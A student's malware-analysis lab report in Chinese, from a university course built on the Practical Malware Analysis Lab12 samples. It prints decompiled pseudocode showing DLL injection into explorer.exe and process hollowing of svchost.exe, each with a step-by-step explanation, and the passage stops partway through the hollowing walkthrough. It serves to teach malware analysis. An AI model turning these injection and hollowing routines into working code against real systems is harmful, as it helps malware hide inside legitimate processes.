南開大學

恶意代码分析与防治技术课程实验报告

实验12

学院：网络空间安全学院
专业：信息安全
学号：2113997
姓名：齐明杰
班级：信安2班

1 实验目的

完成课本Lab12的实验内容，编写Yara规则，并尝试IDA Python的自动化分析。

2 实验原理

2.1 进程注入

进程注入是一种技术，通过它，攻击者可以将恶意代码插入到正常进程中执行。这通常是通过创建进程、打开进程、分配内存、写入代码和执行代码等API调用来实现的。恶意代码被注入后，可以执行各种恶意行为，如窃取数据、监控用户活动等，同时因为它是在合法进程下执行的，因此更难被发现。

实现这一点的方法可能包括：

- **CreateRemoteThread**: 在目标进程中创建一个线程来运行恶意代码。
- **SetWindowsHookEx**: 利用Windows钩子功能，在其他进程中执行代码。
- **WriteProcessMemory**: 向目标进程的内存空间写入数据。
- **Code Caves**: 利用程序自身未使用的空间（即代码洞）来插入恶意代码。

这种技术使得恶意代码能够以正常程序的身份运行，从而避免安全软件的检测。

2.2 Hook注入

Hook技术允许攻击者拦截系统或应用程序的函数调用、消息或事件，通常是为了修改行为或监控系统。恶意代码通过安装hook来控制和篡改正常的系统行为。例如，键盘钩子可以用来记录击键，窗口钩子可以用来监控消息或窗口活动。

Hook注入涉及到在正常的系统函数调用、消息或事件中插入自定义的钩子，以监控或修改系统行为。这通常通过以下方式实现：

- **API Hooking**: 修改系统函数的入口点，导致调用自定义的恶意函数。
- **Inline Hooking**: 直接修改函数的机器码，通常在函数的入口插入跳转指令。
- **Message Hooking**: 监控窗口消息流，用于记录输入数据或更改程序行为。

这些技术可以被用于记录用户输入、窃取信息、隐藏恶意活动等目的。

2.3 APC注入

异步过程调用（APC）是一种Windows API，允许程序请求在特定线程的上下文中执行代码。攻击者可以利用APC来强制线程执行恶意代码。这是通过在目标进程的线程队列中插入APC对象来实现的，当线程进入一个可警报的状态时，就会执行这些代码。

攻击者可以通过以下步骤利用APC注入：

- **OpenProcess**: 打开目标进程获取句柄。
- **VirtualAllocEx**: 在目标进程空间中分配内存。
- **WriteProcessMemory**: 写入恶意代码到分配的内存。
- **QueueUserAPC**: 把恶意代码关联到目标进程线程的APC队列。

当目标线程进入一个可警报的状态时，排队的APC被执行，从而执行恶意代码。

2.4 Detours

Detours是一种用于拦截Win32函数的技术，它可以重定向调用到用户定义的函数。这是通过修改函数的机器码来实现的，通常是在函数的开始处插入一个跳转指令到一个新函数。这使得攻击者可以改变函数的正常行为，或者在函数调用前后插入额外的代码。

这种技术可以用于：

- **Function Redirection**: 通过修改函数的入口点来重定向调用到恶意函数。
- **Function Wrapping**: 在函数调用前后添加额外的代码，可以用于监控、日志记录或修改函数参数。

Detours可以用于监视系统活动，或者修改系统函数的正常行为以达到恶意目的。


3 实验过程


对于每个实验样本，将采用**先分析，后答题**的流程。

3.1 Lab12-01.exe & Lab12-01.dll

- **静态分析**


使用exeinfoPE查看加壳：






我们打开`Pestudio`进行**基本静态分析**，查看其**导入表**和**字符串**：


- **EXE**






可以看到其使用了`CreateRemoteThread`，`VirtualAllocEx`，我们可以猜测这个程序使用了**进程注入**。字符串出现`explorer.exe`，`Lab12-01.dll`，极有可能将这个dll注入到该exe中。

- **DLL**





DLL字符串列表出现了一些提示词，目前不知道是干什么用的，可能是用来打印某种信息。

- **IDA分析**

接下来打开IDA对其进行分析：

使用F5查看main函数的代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HMODULE LibraryA; // eax
  HMODULE v4; // eax
  HMODULE v5; // eax
  unsigned int v7; // [esp+4h] [ebp-117Ch]
  char v8[64]; // [esp+Ch] [ebp-1174h] BYREF
  LPTHREAD_START_ROUTINE lpStartAddress; // [esp+4Ch] [ebp-1134h]
  unsigned int i; // [esp+54h] [ebp-112Ch]
  LPVOID lpBaseAddress; // [esp+58h] [ebp-1128h]
  HMODULE hModule; // [esp+5Ch] [ebp-1124h]
  unsigned int v14; // [esp+60h] [ebp-1120h] BYREF
  int dwProcessId[1024]; // [esp+64h] [ebp-111Ch] BYREF
  HANDLE hProcess; // [esp+1064h] [ebp-11Ch]
  int v17; // [esp+1068h] [ebp-118h]
  int v18; // [esp+106Ch] [ebp-114h]
  int v19; // [esp+1070h] [ebp-110h]
  int v20; // [esp+1074h] [ebp-10Ch]
  int v21; // [esp+1078h] [ebp-108h]
  CHAR Buffer[260]; // [esp+107Ch] [ebp-104h] BYREF

  v18 = 0;
  v19 = 0;
  v20 = 0;
  v21 = 0;
  memset(v8, 0, sizeof(v8));
  v17 = 0;
  LibraryA = LoadLibraryA("psapi.dll");
  EnumProcessModules = (int)GetProcAddress(LibraryA,
"EnumProcessModules");
  v4 = LoadLibraryA("psapi.dll");
  GetModuleBaseNameA = (int)GetProcAddress(v4, "GetModuleBaseNameA");
  v5 = LoadLibraryA("psapi.dll");
  EnumProcesses = (int (__stdcall *)(_DWORD, _DWORD,
_DWORD))GetProcAddress(v5, "EnumProcesses");
  GetCurrentDirectoryA(0x104u, Buffer);
  lstrcatA(Buffer, "\\");
  lstrcatA(Buffer, "Lab12-01.dll");
  if ( !EnumProcesses(dwProcessId, 4096, &v14) )
    return 1;
  v7 = v14 >> 2;
```

```
  for ( i = 0; i < v7; ++i )
  {
    hProcess = 0;
    if ( dwProcessId[i] )
      v17 = sub_401000(dwProcessId[i]);
    if ( v17 == 1 )
    {
      hProcess = OpenProcess(0x43Au, 0, dwProcessId[i]);
      if ( hProcess == (HANDLE)-1 )
        return -1;
      i = 2000;
    }
  }
  lpBaseAddress = VirtualAllocEx(hProcess, 0, 0x104u, 0x3000u, 4u);
  if ( !lpBaseAddress )
    return -1;
  WriteProcessMemory(hProcess, lpBaseAddress, Buffer, 0x104u, 0);
  hModule = GetModuleHandleA("kernel32.dll");
  lpStartAddress = (LPTHREAD_START_ROUTINE)GetProcAddress(hModule,
"LoadLibraryA");
  if ( CreateRemoteThread(hProcess, 0, 0, lpStartAddress, lpBaseAddress,
0, 0) )
    return 0;
  else
    return -1;
}
```

这段伪代码的关键部分和它们可能代表的含义：

1. **动态链接库加载和函数地址获取**：
   - 程序动态加载了`psapi.dll`库，并获取了`EnumProcessModules`、`GetModuleBaseNameA`、和`EnumProcesses`三个函数的地址。这些函数通常用于获取进程和模块的信息。
2. **获取当前目录并构建DLL路径**：
   - 程序使用`GetCurrentDirectoryA`函数获取当前工作目录，并将`Lab12-01.dll`的路径附加到这个目录路径上。
3. **进程枚举**：
   - 使用`EnumProcesses`函数枚举当前系统中所有进程的PID（进程标识符），将它们存储在`dwProcessId`数组中。
4. **遍历进程并尝试注入**：

- 遍历进程ID数组，对每一个进程ID，程序调用`sub_401000`（一个未知的自定义函数，可能是用来检查进程是否符合注入条件）。
- 如果`sub_401000`函数返回1，程序将尝试使用`OpenProcess`函数获得进程的句柄。

5. **内存分配和写入操作**：

- 通过`VirtualAllocEx`在目标进程中分配内存。
- 使用`WriteProcessMemory`将DLL的路径写入到刚刚分配的内存中。

6. **远程线程创建和DLL加载**：

- 程序获取`kernel32.dll`库中`LoadLibraryA`函数的地址。
- 通过`CreateRemoteThread`函数，使用获取到的`LoadLibraryA`函数地址和写入目标进程内存的DLL路径作为参数，在目标进程中创建一个新线程。这个新线程的目的是加载并执行DLL文件。

7. **错误检测**：

- 如果在上述过程中的任何一个步骤失败（如内存分配失败或线程创建失败），程序将返回-1，表示有错误发生。

综合上述分析，这个程序似乎是一个典型的**进程注入工具**，它尝试**将一个DLL注入到另一个进程中**。这是恶意软件作者常用的技术，用于隐藏其恶意行为，并允许恶意代码在合法进程的上下文中运行，使得检测变得更加困难。

我们可以进一步查看`sub_401000`函数如下：

```
int __cdecl sub_401000(DWORD dwProcessId)
{
  char v2[4]; // [esp+4h] [ebp-110h] BYREF
  int v3; // [esp+8h] [ebp-10Ch] BYREF
  char String1[258]; // [esp+Ch] [ebp-108h] BYREF
  __int16 v5; // [esp+10Eh] [ebp-6h]
  HANDLE hObject; // [esp+110h] [ebp-4h]

  strcpy(String1, "<unknown>");
  memset(&String1[10], 0, 0xF8u);
  v5 = 0;
  hObject = OpenProcess(0x410u, 0, dwProcessId);
  if ( hObject && EnumProcessModules(hObject, &v3, 4, v2) )
    GetModuleBaseNameA(hObject, v3, String1, 260);
  if ( !_strnicmp(String1, "explorer.exe", 0xCu) )
    return 1;
  CloseHandle(hObject);
  return 0;
}
```

函数 `sub_401000` 是一个检测特定进程名称的函数。它接受一个进程标识符（PID）作为参数，并执行以下操作：

1. **变量初始化**：
   - 定义了一个字符串 `String1` 并将其初始化为 ""。
   - `memset` 被用来清零 `String1` 字符串的其余部分，除了初始的 ""。
   - `v5` 是一个两字节大小的变量，被清零。它可能是为了保证 `String1` 字符串以空字符结尾，保持字符串的完整性。
2. **打开进程**：
   - `OpenProcess` 尝试以特定的权限打开给定PID的进程。权限 `0x410` 可能是一个包含 `PROCESS_QUERY_INFORMATION` 和 `PROCESS_VM_READ` 的权限集，允许函数查询进程信息并读取其虚拟内存。
3. **枚举进程模块**：
   - 如果成功打开进程，`EnumProcessModules` 被用来枚举进程的模块并获取第一个模块的句柄（通常是主执行模块）。
   - `v3` 用于接收模块的句柄。
   - `v2` 可能是用来接收枚举函数所需的字节数。
4. **获取模块基本名称**：
   - `GetModuleBaseNameA` 函数使用得到的模块句柄和进程句柄来获取该模块（进程的可执行文件）的基本名称，并将其存储在 `String1` 中。
5. **比较进程名称**：
   - `_strnicmp` 函数比较 `String1` 和 "explorer.exe"，只比较前 12 个字符（"explorer.exe" 的长度）。这是不区分大小写的字符串比较。
6. **结果返回**：
   - 如果比较结果表明 `String1` 中存储的名称是 "explorer.exe"，则函数返回 `1`，表示找到了目标进程。
   - 如果名称不匹配，函数关闭之前打开的进程句柄，并返回 `0`。

综上所述，**函数 sub_401000 的目的是检查传入的进程ID是否是 "explorer.exe"。**在主函数中，如果返回 `1`，则可能触发某种特定的行为，比如在该进程中注入 DLL。

综合以上分析，可以知道**Lab12-01.exe的目的是将Lab12-01.dll注入到explorer.exe中**。

接下来使用IDA分析Lab12-01.dll：

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
lpvReserved)
```

```
{
  DWORD ThreadId; // [esp+4h] [ebp-4h] BYREF

  if ( fdwReason == 1 )
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10001030, 0, 0,
&ThreadId);
  return 1;
}

void __stdcall __noreturn sub_10001030(LPVOID lpThreadParameter)
{
  int i; // [esp+0h] [ebp-18h]
  char Parameter[20]; // [esp+4h] [ebp-14h] BYREF

  for ( i = 0; ; ++i )
  {
    sprintf(Parameter, "Practical Malware Analysis %d", i);
    CreateThread(0, 0, StartAddress, Parameter, 0, 0);
    Sleep(60000u);
  }
}

DWORD __stdcall StartAddress(const CHAR *lpThreadParameter)
{
  MessageBoxA(0, "Press OK to reboot", lpThreadParameter, 0x40040u);
  return 3;
}
```

——>**DllMain**

`DllMain` 是DLL的主入口点，它在每次加载和卸载DLL时被调用，以及在创建和终止线程时。

- **参数**:
  - `hinstDLL` 是模块的句柄。
  - `fdwReason` 表明了函数被调用的原因。
  - `lpvReserved` 是保留参数。
- **功能**:
  - 当 `fdwReason` 为 `1`（表示DLL_PROCESS_ATTACH，即DLL被加载）时，`CreateThread` 被调用以创建一个新线程，该线程执行 `sub_10001030` 函数。
  - 函数返回 `1`，表示 `DllMain` 执行成功。

——>**sub_10001030**

这个函数被设计为无限循环，创建线程并使它们休眠。

- **功能：**
  - 初始化一个循环计数器 `i`。
  - 在无限循环中，使用 `sprintf` 在 `Parameter` 中生成一个字符串，格式为 "Practical Malware Analysis %d"，其中 `%d` 被 `i` 的当前值替换。
  - 每次循环中 `CreateThread` 创建一个新线程，该线程的入口是 `StartAddress` 函数，参数为 `Parameter`。
  - 然后该函数调用 `Sleep` 60秒，这个调用将暂停当前线程的执行。

——>**StartAddress**

这个函数弹出一个消息框，并且返回一个值。

- **功能**：
  - 当线程开始时，`MessageBoxA` 被调用，显示一条消息 "Press OK to reboot" 和 `lpThreadParameter` 的内容，后者是传入的参数，包含了 "Practical Malware Analysis %d" 字符串和循环计数器的值。
  - 函数返回数字 `3`，虽然这个返回值在这里并没有被使用。

总体分析

这个DLL实现了每分钟弹一次窗口的功能。

至此分析完毕。

- **Q1：在你运行恶意代码可执行文件时，会发生什么？**

  运行该恶意代码后，它会在屏幕上每分钟弹一次消息。

- **Q2：哪个进程会被注入？**

  被注入的进程是`explorer.exe`。

- **Q3：你如何能够让恶意代码停止弹出窗口？**

  我们可以重新启动`explorer.exe`。


- **Q4：这个恶意代码样本是如何工作的？**

恶意代码通过进行**DLL注入**，来对explorer.exe进行注入，在其中启动Lab12-01.dll，而一旦这个dll被启动，它就会开始执行内部函数，完成弹窗的功能，并通过一个计数器，来显示通过了多少分钟。


3.2 Lab12-02.exe


- **静态分析**

使用exeinfoPE查看加壳：



我们打开`Pestudio`进行**基本静态分析**，查看其**导入表**和**字符串**：






导入表看到`LoadResource`和`FindResourceA`，猜测资源节存在某些恶意代码利用的数据。

发现`SetThreadContext`，`GetThreadContext`，`CreateProcessA`，这暗示了恶意代码创建了新的进程，并修改了进程的上下文。

字符串均是一些无意义的字符，难以捕捉到有用信息。

我们查看**资源节**内容：



发现它的类型是UNICODE，名字是LOCALICATION，内容似乎被加密过了。

- **IDA分析**

接下来打开**IDA**对其进行分析：

查看main函数：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HMODULE hModule; // [esp+0h] [ebp-408h]
  CHAR ApplicationName[1024]; // [esp+4h] [ebp-404h] BYREF
  LPVOID lpAddress; // [esp+404h] [ebp-4h]

  if ( (unsigned int)argc < 2 )
  {
    lpAddress = 0;
    hModule = GetModuleHandleA(0);
    sub_40149D("\\svchost.exe", ApplicationName, 0x400u);
    lpAddress = (LPVOID)sub_40132C(hModule);
    if ( lpAddress )
    {
      sub_4010EA(ApplicationName, lpAddress);
      memset(ApplicationName, 0, sizeof(ApplicationName));
      VirtualFree(lpAddress, 0, 0x8000u);
    }
  }
  Sleep(0x3E8u);
  return 0;
}
```

1. **参数检查**： 程序首先检查传递给 `main` 函数的参数数量（`argc`），如果参数数量少于2（意味着没有足够的命令行参数提供给程序），则继续执行后续代码。如果参数数量大于或

等于2，则程序不执行任何操作并直接进入休眠状态。

2. **环境准备**： 接下来，函数使用 `GetModuleHandleA` 获取当前执行模块（程序自己）的句柄。`GetModuleHandleA` 被调用时没有提供模块名，这意味着它将返回调用程序的模块句柄。
3. **文件名处理**： 函数调用 `sub_40149D`，似乎是用来构建或修改传入的路径 `\\svchost.exe` 并将结果存储在 `ApplicationName` 中。`ApplicationName` 预先分配了1024字节的空间，足以存储任何修改后的路径或文件名。
4. **资源提取**： 之后，`sub_40132C` 被调用，可能是从当前模块中提取资源并将其放在新分配的内存中。这个内存地址被存储在 `lpAddress` 中。
5. **进程操作**： 如果 `lpAddress` 非空，即资源提取成功，`sub_4010EA` 被调用，传入 `ApplicationName` 和 `lpAddress`。，`sub_4010EA` 可能执行的是代码注入，或者修改另一个进程的内存空间，其中 `ApplicationName` 是目标进程名，`lpAddress` 是注入的代码或数据。
6. **清理操作**： 完成上述操作后，`memset` 被用来清除 `ApplicationName` 中的数据，这可能是出于安全考虑，以避免敏感信息（如可能的恶意文件路径）留在内存中。`VirtualFree` 用于释放之前分配给 `lpAddress` 的内存，`0x8000u` 参数指示释放操作。
7. **程序结束**： 最后，`Sleep` 被调用，使程序休眠一段时间（1000毫秒），然后程序正常退出并返回0。

我们查看sub_4010EA, **这个函数调用了颇多函数**，如`CreateProcessA`.

```
int __cdecl sub_4010EA(LPCSTR lpApplicationName, char *lpBuffer)
{
  HMODULE ModuleHandleA; // eax
  char *v4; // [esp+0h] [ebp-74h]
  int i; // [esp+4h] [ebp-70h]
  int Buffer; // [esp+8h] [ebp-6Ch] BYREF
  LPVOID lpBaseAddress; // [esp+Ch] [ebp-68h]
  FARPROC NtUnmapViewOfSection; // [esp+10h] [ebp-64h]
  LPCONTEXT lpContext; // [esp+14h] [ebp-60h]
  struct _STARTUPINFOA StartupInfo; // [esp+18h] [ebp-5Ch] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+5Ch] [ebp-18h]
BYREF
  char *v12; // [esp+6Ch] [ebp-8h]
  char *v13; // [esp+70h] [ebp-4h]

  v13 = lpBuffer;
  if ( *(_WORD *)lpBuffer != 23117 )
    return 0;
  v12 = &lpBuffer[*((_DWORD *)v13 + 15)];
  if ( *(_DWORD *)v12 != 17744 )
    return 0;
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  if ( !CreateProcessA(lpApplicationName, 0, 0, 0, 0, 4u, 0, 0,
&StartupInfo, &ProcessInformation) )
```

```
    return 0;
  lpContext = (LPCONTEXT)VirtualAlloc(0, 0x2CCu, 0x1000u, 4u);
  lpContext->ContextFlags = 65543;
  if ( !GetThreadContext(ProcessInformation.hThread, lpContext) )
    return 0;
  Buffer = 0;
  lpBaseAddress = 0;
  NtUnmapViewOfSection = 0;
  ReadProcessMemory(ProcessInformation.hProcess, (LPCVOID)(lpContext->Ebx
+ 8), &Buffer, 4u, 0);
  ModuleHandleA = GetModuleHandleA("ntdll.dll");
  NtUnmapViewOfSection = GetProcAddress(ModuleHandleA,
"NtUnmapViewOfSection");
  if ( !NtUnmapViewOfSection )
    return 0;
  ((void (__stdcall *)(HANDLE, int))NtUnmapViewOfSection)
(ProcessInformation.hProcess, Buffer);
  lpBaseAddress = VirtualAllocEx(
                    ProcessInformation.hProcess,
                    *((LPVOID *)v12 + 13),
                    *((_DWORD *)v12 + 20),
                    0x3000u,
                    0x40u);
  if ( !lpBaseAddress )
    return 0;
  WriteProcessMemory(ProcessInformation.hProcess, lpBaseAddress, lpBuffer,
*((_DWORD *)v12 + 21), 0);
  for ( i = 0; i < *((unsigned __int16 *)v12 + 3); ++i )
  {
    v4 = &lpBuffer[40 * i + 248 + *((_DWORD *)v13 + 15)];
    WriteProcessMemory(
      ProcessInformation.hProcess,
      (char *)lpBaseAddress + *((_DWORD *)v4 + 3),
      &lpBuffer[*((_DWORD *)v4 + 5)],
      *((_DWORD *)v4 + 4),
      0);
  }
  WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(lpContext->Ebx
+ 8), v12 + 52, 4u, 0);
  lpContext->Eax = (DWORD)lpBaseAddress + *((_DWORD *)v12 + 10);
  SetThreadContext(ProcessInformation.hThread, lpContext);
  ResumeThread(ProcessInformation.hThread);
  return 1;
}
```

`sub_4010EA` 函数似乎执行了一个进程替换或进程注入的操作。这通常是恶意软件用来注入其代码到另一个进程的内存空间中，并在目标进程的上下文中执行该代码的技术。以下是对该函数操作的详细解析：

1. **验证PE文件签名**：
   - 函数检查传入的缓冲区 `lpBuffer` 指向的内容是否以 `0x5A4D` 开头，这是PE（Portable Executable）文件头的标准开始，对应于 "MZ"（Mark Zbikowski的签名，DOS执行文件的标准头）。
   - 接着，函数跳转到PE头，检查PE头的签名是否为 `0x4550`，即 "PE\0\0"。
2. **创建新的进程**：
   - 使用 `CreateProcessA` 创建一个新的进程，但是在创建后不立即开始执行（`CREATE_SUSPENDED` 标志设置为 `4u`）。
3. **获取目标进程上下文**：
   - 分配内存并设置一个 `CONTEXT` 结构，然后使用 `GetThreadContext` 获取新创建的进程的主线程的上下文（寄存器状态等）。
4. **读取目标进程的镜像基址**：
   - 通过 `ReadProcessMemory` 读取目标进程的镜像基址（从 `EBX` 寄存器加上8个字节的位置）。
5. **卸载目标进程的镜像**：
   - 获取 `NtUnmapViewOfSection` 函数的地址，并调用它来卸载目标进程的镜像，为新镜像的注入做准备。
6. **在目标进程中分配内存**：
   - 使用 `VirtualAllocEx` 在目标进程的内存空间中分配内存，准备将恶意代码注入。
7. **写入PE头**：
   - 使用 `WriteProcessMemory` 将原始的PE头写入到新分配的内存中。
8. **写入PE文件的各个部分**：
